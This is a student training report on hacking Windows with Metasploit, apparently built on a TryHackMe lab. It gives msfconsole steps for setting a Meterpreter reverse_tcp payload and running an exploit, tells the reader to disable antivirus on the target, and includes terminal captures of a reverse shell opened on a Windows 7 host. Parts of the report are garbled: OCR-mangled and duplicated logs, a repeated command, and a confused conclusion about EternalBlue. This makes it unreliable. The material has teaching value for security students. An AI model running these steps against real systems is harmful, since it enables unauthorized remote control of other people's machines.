

PROFESSIONAL TRAINING REPORT
at
Sathyabama Institute of Science and Technology
(Deemed to be University)

Submitted in partial fulfillment of the requirements for the award of Bachelor of
Technology Degree in Information Technology

By
SUJAY .R
REG.NO. 39120122



DEPARTMENT OF INFORMATION TECHNOLOGY

SCHOOL OF COMPUTING

SATHYABAMA INSTITUTE OF SCIENCE AND TECHNOLOGY
JEPPIAAR NAGAR, RAJIV GANDHI SALAI,
CHENNAI – 600119, TAMILNADU

APRIL 2022



SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)

Accredited with Grade "A" by NAAC
(Established under Section 3 of UGC Act, 1956)
JEPPIAAR NAGAR, RAJIV GANDHI SALAI
CHENNAI- 600119
www.sathyabama.ac.in



DEPARTMENT OF INFORMATION TECHNOLOGY

BONAFIDE CERTIFICATE

This is to certify that this Project Report is the bonafide work of **SUJAY .R (Reg. No: 39120122)** who carried out the project entitled "**Hacking Windows using Metasploit**" under my supervision from January 2022 to April 2022.

Internal Guide

Dr. A. Sivasangari, M.E., Ph.D.,

Head of the Department

Dr. R. Subhashini, M.E., Ph.D.,

Submitted for Viva voce Examination held on _____

Internal Examiner

External Examiner

DECLARATION

I, **SUJAY .R** hereby declare that the project report entitled **Hacking Windows using Metasploit** done by me under the guidance of **Dr. A. Sivasangari** is submitted in partial fulfillment of the requirements for the award of Bachelor of Technology Degree in Information Technology.

DATE:

PLACE:

SIGNATURE OF THE CANDIDATE

ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to **Board of Management of SATHYABAMA** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T. Sasikala, M.E., Ph.D., Dean, School of Computing, Dr. R. Subashini, M.E., Ph.D. Heads of the Department of Information Technology and Engineering** for providing me necessary support and details at the right time during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Project Guide **Dr. A. Sivasangari, M.E., Ph.D.,** for his valuable guidance, suggestions and constant encouragement paved way for the successful completion of my project work.

I wish to express my thanks to all Teaching and Non-teaching staff members of the **Department of Information Technology and Engineering** who were helpful in many ways for the completion of the project.

TRAINING CERTIFICATE



ABSTRACT

Metasploit is a penetration testing platform that simplifies the process of hacking. For several attackers and defenders, it is a must-have tool. Metasploit works flawlessly with Nmap, SNMP scanner, and Windows patch detection, among other tools, during the data gathering portion of a pen test.

Windows Hacking - the user password of Windows OS, which appears after the Windows starts logging in, lets users protect the computer from getting unauthorized access. Choosing a strong password of more than eight digits is an excellent practice.

TABLE OF CONTENTS		
CHAPTER	TITLE	PAGE NO
	ABSTRACT	
	LIST OF FIGURS	
1	INTRODUCTION	1
	1.1 HACKING	1
	1.3 METASPLOIT	5
2	SYSTEM SPECIFICATION	7
	2.1 HARDWARE SPECIFICATION	7
	2.2 SOFTWARE SPECIFICATION	7
3	SYSTEM IMPLEMENTATION	9
	3.1 SYSTEM ARCHITECTURE/ IDEATION MAP	9
	3.2 PROCESS	9
4	CONCLUSION	12
	REFERENCES	13
	APPENDIX A: SNAP SHOTS	14

LIST OF FIGURES		
FIGURE NO	FIGURE NAME	PAGE NO
1.1	TYPES OF ETHICAL HACKING	1
1.2	FEATURES OF ETHICAL HACKING	2
1.3	METASPLOIT	6
3.1	IDEATION MAP	9

CHAPTER 1

INTRODUCTION

1.1 ETHICAL HACKING

Ethical hacking is a process of detecting vulnerabilities in an application, system, or organization's infrastructure that an attacker can use to exploit an individual or organization. They use this process to prevent cyber attacks and security breaches by lawfully hacking into the systems and looking for weak points.

Types of Ethical Hacking

It is no big secret that any system, process, website, device, etc., can be hacked. In order to understand how the hack might happen and what the damage could be, ethical hackers must know how to think like malicious hackers and know the tools and techniques they are likely to use.



Fig.1.1 Types of Ethical Hacking

Phase of Ethical Hacking

An ethical hacker follows the steps and thought process of a malicious attacker to gain authorized access and test the organization's strategies and network. An attacker or an ethical hacker follows the same five-step hacking process to breach the network or system. The ethical hacking process begins with looking for various ways to hack into the system, exploiting vulnerabilities, maintaining steady access to the system, and lastly, clearing one's tracks.

The five phases of ethical hacking are:




Fig.1.2 Phases of Ethical Hacking

Reconnaissance

First in the ethical hacking methodology steps is reconnaissance, also known as the footprint or information gathering phase. The goal of this preparatory phase is to collect as much information as possible. Before launching an attack, the attacker collects all the necessary information about the target. The data is likely to contain passwords, essential details of employees, etc. An attacker can collect the information by using tools such as HTTPTrack to download an entire website to gather information about an individual or using search engines such as Maltego to research about an individual through various links, job profile, news, etc.

Reconnaissance is an essential phase of ethical hacking. It helps identify which attacks can be launched and how likely the organization's systems fall vulnerable to those attacks.

Footprinting collects data from areas such as:

- TCP and UDP services
- Vulnerabilities
- Through specific IP addresses
- Host of a network

In ethical hacking, footprinting is of two types:

Active: This footprinting method involves gathering information from the target directly using Nmap tools to scan the target's network.

Passive: The second footprinting method is collecting information without directly accessing the target in any way. Attackers or ethical hackers can collect the report through social media accounts, public websites, etc.

Scanning

The second step in the hacking methodology is scanning, where attackers try to find different ways to gain the target's information. The attacker looks for information such as user accounts, credentials, IP addresses, etc. This step of ethical hacking involves finding easy and quick ways to access the network and skim for information. Tools such as dialers, port scanners, network mappers, sweepers, and vulnerability scanners are used in the scanning phase to scan data and records. In ethical hacking methodology, four different types of scanning practices are used, they are as follows:

- **Vulnerability Scanning:** This scanning practice targets the vulnerabilities and weak points of a target and tries various ways to exploit those weaknesses. It is conducted using automated tools such as Netsparker, OpenVAS, Nmap, etc.
- **Port Scanning:** This involves using port scanners, dialers, and other data-gathering tools or software to listen to open TCP and UDP ports, running services, live systems on the target host. Penetration testers or attackers use this scanning to find open doors to access an organization's systems.
- **Network Scanning:** This practice is used to detect active devices on a network and find ways to exploit a network. It could be an organizational network where all employee systems are connected to a single network. Ethical hackers use network scanning to strengthen a company's network by identifying vulnerabilities and open doors.

Gaining Access

The next step in hacking is where an attacker uses all means to get unauthorized access to the target's systems, applications, or networks. An attacker can use various tools and methods to gain access and enter a system. This hacking phase attempts to get into the system and exploit the system by downloading malicious software or application, stealing sensitive information, getting unauthorized access, asking for ransom, etc. Metasploit is one of the most common tools used to gain access, and social engineering is a widely used attack to exploit a target.

Ethical hackers and penetration testers can secure potential entry points, ensure all systems and applications are password-protected, and secure the network infrastructure using a firewall. They can send fake social engineering emails to the employees and identify which employee is likely to fall victim to cyberattacks.

Maintaining Access

Once the attacker manages to access the target's system, they try their best to maintain that access. In this stage, the hacker continuously exploits the system, launches DDoS attacks, uses the hijacked system as a launching pad, or steals the entire database. A backdoor and Trojan are tools used to exploit a vulnerable system and steal credentials, essential records, and more. In this phase, the attacker aims to maintain their unauthorized access until they complete their malicious activities without the user finding out.

Ethical hackers or penetration testers can utilize this phase by scanning the entire organization's infrastructure to get hold of malicious activities and find their root cause to avoid the systems from being exploited.

Clearing Track

The last phase of ethical hacking requires hackers to clear their track as no attacker wants to get caught. This step ensures that the attackers leave no clues or evidence behind that could be traced back. It is crucial as ethical hackers need to maintain their connection in the system without getting identified by incident response or the forensics team. It includes editing, corrupting, or deleting logs or registry values. The attacker also deletes or uninstalls folders, applications, and software or ensures that the changed files are traced back to their original value.

In ethical hackers they use the following ways to erase their tracks:

- Using reverse HTTP Shells
- Deleting cache and history to erase the digital footprint
- Using ICMP (Internet Control Message Protocol) Tunnels

1.2 METASPLOIT

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems. With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

Features of Metasploit

- exploits
- payloads
- auxiliary functions

- encoders
- listeners
- shellcod
- post-exploitation code
- nops.



Fig.1.3 Metasploit

CHAPTER 2

SYSTEM SPECIFICATION

2.1 HARDWARE SPECIFICATION

Processor	:	Intel Core i5 and above
Internet Connection	:	Existing telephone lines, Data card, Fiber net
RAM	:	8 GB

2.2 SOFTWARE SPECIFICATION

Operating System	:	Windows, Kali Linux
Virtualization	:	VM Virtual Box

Kali Linux

Kali Linux (*formerly known as BackTrack Linux*) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Kali Linux is a multi platform solution, accessible and freely available to information security professionals and hobbyists

Features of Kali Linux are

- More than 600 penetration testing tools included
- Free (as in beer) and always will be
- Open source Git tree
- FHS compliant

- Wide-ranging wireless device support
- Custom kernel, patched for injection
- Developed in a secure environment
- GPG signed packages and repositories
- Multi-language support
- Completely customizable
- ARMEL and ARMHF support

VM Virtual Box

VirtualBox is open-source software for virtualizing the x86 computing architecture. It acts as a hypervisor, creating a VM (virtual machine) where the user can run another OS (operating system). The operating system where VirtualBox runs is called the "host" OS. The operating system running in the VM is called the "guest" OS. VirtualBox supports Windows, Linux, or macOS as its host OS. When configuring a virtual machine, the user can specify how many CPU cores, and how much RAM and disk space should be devoted to the VM. When the VM is running, it can be "paused." System execution is frozen at that moment in time, and the user can resume using it later.

CHAPTER 3

SYSTEM IMPLEMENTATION

3.1 SYSTEM ARCHITECTURE/ IDEATION MAP




Fig.3.1 Ideation Map

The fig 3.1 shows the ideation map of this project defines the flow of hacking windows using metasploit.

3.2 SYSTEM PROCESS

To launch msfconsole, enter msfconsole at the command line
#msfconsole

Now once you get the msf prompt type the below command and look for the module exploit/downloaded path

An exploit is the means by which an attacker, or pen tester for that matter, takes advantage of a flaw within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never intended.

Here above module exploits a vulnerability in the handling of Windows Shortcut files (.LNK) that contain an icon resource pointing to a malicious DLL. This module creates a WebDAV service that can be used to run an arbitrary payload when accessed as a UNC path.

Now once we have found the desired module we will use this exploit by typing the below command.

```
#msf > use exploit/downloaded path
```

Once loaded your msf prompt should be inclusive of the loaded exploit. given below is the image

Now once the exploit is loaded we will set the payload for the above select exploit. In our scenario will be using reverse TCP payload. Type the below command to set payload.

A payload is code that we want the system to execute and that is to be selected and delivered by the Framework. A reverse shell is a payload that creates a connection from the target machine back to the attacker as a Windows command prompt, whereas a bind shell is a payload that “binds” a command prompt to a listening port on the target machine, which the attacker can then connect.

```
#msf > set payload windows/meterpreter/reverse_tcp
```

Now its time to do some configuration for the exploit/payload that we have just set.
type the given command

```
#msf > show options
```

Now we have to set the local host to listen. Type the given below two commands.

```
#msf > set SRVHOST IP Address
```

This will be your HOST IP address running metasploit.

```
#msf > set LHOST IP Address
```

This will be also be your HOST IP address running metasploit.

Now check if the above applied configuration is applied.

```
#msf > show options
```

Now Finally we will start to exploit. Run the command Exploit.

```
#msf > exploit
```

Now Finally we will start to exploit. Run the command Exploit.

```
#msf > exploit
```

Note: it will give your a pop-up asking from permission click ALLOW and Make sure you do not have any AntiVirus running on the target PC.

You can check the number of successful connected session by running the command sessions in msf console.

Now as we can see that we have one victim connected its time to login to the system.
run the command session -i 1.

```
#meterpeter > session -i 1
```

Once connected type linux command to browse inside the System and have full control on it.

CHAPTER 4

CONCLUSION

This project presents a recommendation system that uses Metasploit for hacking windows with Linus(os). we're going to install Metasploit. Metasploit is the machine we are going to use to attack the software Eternal blue is the vulnerable machine to attack. In Linux Operating system we are going to install Metasploit as (attacker) and Eternal blue as (Vulnerable machine) and going to Hack windows. This this project concludes we can hack windows using Metasploit.

REFERENCES

1. EC Council. <https://www.eccouncil.org/ethical-hacking/#:~:text=Ethical%20hacking%20is%20a%20process,and%20looking%20for%20weak%20points/>
2. <https://securiumsolutions.com/blog/hacking-windows-7-using-metasploit-backdoor-and-post-exploitation/>
3. Wordpress. <https://sathisharthars.wordpress.com/2014/05/21/hack-windows-7-with-metasploit-using-kali-linux/>

APPENDIX A

SNAP SHOTS

```
TryHackMe | Network A | kali@kali: ~
File Actions Edit View Help
--(kali@kali):~--
$ sudo openssl Downloads
2022-04-08 11:59:56 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TUN/TAP device (-dev)
Use --help for more information.

--(kali@kali):~--
$ sudo openssl Downloads.R=ssllkump/11.0.0
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenSSL 2.5.5 x86_64-pc-linux-gnu [SSL] [OpenSSL] [L2] [L2] [EPOLL] [P
2022-04-08 12:00:33 library versions: OpenSSL 1.1.1l 24 Aug 2021, L20 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]:7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[121992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]:7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]:7.33.194:1194, sid=1128485c 93d57398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK
2022-04-08 12:00:33 VERIFY OK: depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]:7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: "PUSH_REQUEST" (status=1)
2022-04-08 12:00:34 PUSH: Received control message: "PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43"
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 8.8.8.8
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
2022-04-08 12:00:34 ROUTE_GATEWAY 192.168.0.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:43:17:33
2022-04-08 12:00:34 TUN/TAP device tun opened
2022-04-08 12:00:34 net_iface_mtu_set: mtu 1500 for tun0
2022-04-08 12:00:34 net_iface_up: set tun0 up
2022-04-08 12:00:34 net_addr_v4_add: 10.17.28.49/17 dev tun0
2022-04-08 12:00:34 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1
2022-04-08 12:00:34 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1
2022-04-08 12:00:34 WARNING: this configuration may cache passwords in memory -- use the aut
2022-04-08 12:00:34 Initialization Sequence Completed

kali@kali: ~
REPORT 8000 yes 1t The target port (TCP)
RHOSTS => 10.10.0.154
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.0.109 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf exploit(windows/meterpreter/reverse_tcp) > set RHOSTS 10.10.0.154
RHOSTS => 10.10.0.154
msf exploit(windows/meterpreter/reverse_tcp) > exploit
[*] Started reverse TCP handler on 192.168.0.109:4444
[*] Exploit completed, but no session was created.
msf exploit(windows/meterpreter/reverse_tcp) > sessions

Active sessions
No active sessions.

msf exploit(windows/meterpreter/reverse_tcp) > show options
valid_lft forever preferred_lft forever
inet6 ::::: scope host
valid_lft forever preferred_lft forever
2: wlan0 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 08:00:27:43:17:33 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.109/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
valid_lft 4623sec preferred_lft 4623sec
inet6 fe80::a00:27ff:fe43:173e/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: team0 <NOARP,NOBROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
link/none
inet 10.17.28.49/17 scope global tun0
valid_lft forever preferred_lft forever
inet6 fe80::9a7a:609f:5c43:a02b/64 scope link stable-privacy
valid_lft forever preferred_lft forever

kali@kali: ~
$
```

```
TryHackMe | Network A | kali@kali: ~
File Actions Edit View Help
--(kali@kali):~--
$ sudo openssl Downloads
2022-04-08 11:59:56 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TUN/TAP device (-dev)
Use --help for more information.

--(kali@kali):~--
$ sudo openssl Downloads.R=ssllkump/11.0.0
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenSSL 2.5.5 x86_64-pc-linux-gnu [SSL] [OpenSSL] [L2] [L2] [EPOLL] [P
2022-04-08 12:00:33 library versions: OpenSSL 1.1.1l 24 Aug 2021, L20 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]:7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[121992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]:7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]:7.33.194:1194, sid=1128485c 93d57398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK
2022-04-08 12:00:33 VERIFY OK: depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]:7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: "PUSH_REQUEST" (status=1)
2022-04-08 12:00:34 PUSH: Received control message: "PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43"
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 8.8.8.8
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
2022-04-08 12:00:34 ROUTE_GATEWAY 192.168.0.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:43:17:33
2022-04-08 12:00:34 TUN/TAP device tun opened
2022-04-08 12:00:34 net_iface_mtu_set: mtu 1500 for tun0
2022-04-08 12:00:34 net_iface_up: set tun0 up
2022-04-08 12:00:34 net_addr_v4_add: 10.17.28.49/17 dev tun0
2022-04-08 12:00:34 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1
2022-04-08 12:00:34 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1
2022-04-08 12:00:34 WARNING: this configuration may cache passwords in memory -- use the aut
2022-04-08 12:00:34 Initialization Sequence Completed

kali@kali: ~
--(kali@kali):~--
$ ifconfig

3Kom SuperHack II Login

User Name: [ security ]
Password: [ ]

[ OK ]

https://metasploit.com

--(kali@kali):~--
$ ifconfig
eth0: flags=4163<UP,BROADCAST,MULTICAST,SLAVE,LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: wlan0 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 08:00:27:43:17:33 brd ff:ff:ff:ff:ff:ff
inet 192.168.0.109/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
valid_lft 4623sec preferred_lft 4623sec
inet6 fe80::a00:27ff:fe43:173e/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: team0 <NOARP,NOBROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
link/none
inet 10.17.28.49/17 scope global tun0
valid_lft forever preferred_lft forever
inet6 fe80::9a7a:609f:5c43:a02b/64 scope link stable-privacy
valid_lft forever preferred_lft forever

kali@kali: ~
$
```



```
TryHackMe | Network A. kali@kali: ~
File Actions Edit View Help
--(kali@kali):~--
$ msf6 init
Error: /usr/bin/msf6 must be run as root

--(kali@kali):~--
$ sudo wifm init
[sudo] password for kali:
[*] Starting database
[*] The database appears to be already configured, skipping initialization

--(kali@kali):~--
$ sudo openvpn Downloads
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TLX/TAP device (-dev)
Use --help for more information.

--(kali@kali):~--
$ sudo openvpn Downloads/R.H.susil Kumar/11.open
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
Use --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1f 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]7.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]7.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]7.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY KU OK
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK
2022-04-08 12:00:33 VERIFY OK depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]7.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REQUEST:route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: got 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0

kali@kali: ~
Id Name
0 Automatic

msf6 exploit(windows/http/icecast_header) > set LHOST 10.17.28.49
LHOST => 10.17.28.49
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.17.28.49/4444
[*] Sending stage (175174 bytes) to 10.10.43.154
[*] Meterpreter session 1 opened (10.17.28.49:4444 -> 10.10.43.154:49191) at 2022-04-08 12:16:03 -0400

meterpreter > getuid
Server username: Dark-PC/Dark
meterpreter > sysinfo
Computer : DARK-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ps

Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
416 4 smss.exe

--(kali@kali):~--
$ nmap -s -i 10.10.43.154
